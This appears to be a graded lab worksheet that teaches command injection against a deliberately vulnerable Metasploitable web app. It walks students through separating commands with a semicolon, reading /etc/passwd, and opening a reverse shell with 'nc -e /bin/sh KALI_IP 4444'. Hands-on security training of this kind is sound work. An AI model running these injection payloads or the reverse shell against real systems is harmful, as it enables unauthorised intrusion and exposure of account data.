1) We can input basically anything because there is no input validation. But we still have to pass in something. We can send a number and then a semi-colon. On a command line, a semi-colon can be used to separate commands. Let's try it. Enter 1; ls and click submit. What are the files listed? (4pts)

Help
Index.php
source


Try some other commands and see what you can get to work. This is a perfect time to 'poke around.' See what you can make this webapp do. Are there files you can look at, are there commands that do/do not work correctly? There are some commands that work, and many that don't.


Let's try to have a little more fun on this webapp. You may need to do some research at this point if you do not know what the appropriate command is in linux.

2) As which user is the web service running? (8pts)

Admin

3) Get a copy of the passwd file: (8pts) Can you figure out the commands to get the web app to show you the contents of the passwd file? (submit a screenshot of the webpage with the output of /etc/passwd)





Now let's get a remote connection: on your kali machine, run the following nc -lvnp 4444

edit this line for the IP address of your kali machine and then paste it into the textbox and click submit 1; nc -e /bin/sh KALI_IP 4444

4) Submit a screenshot (10pts) of the kali terminal window showing the connection from Metasploitable. NOTE: we are logged in as the user you found above in “as which user is the web service running” so we would next need to see if we can escalate privileges to a higher account. That’s out of scope of this lab.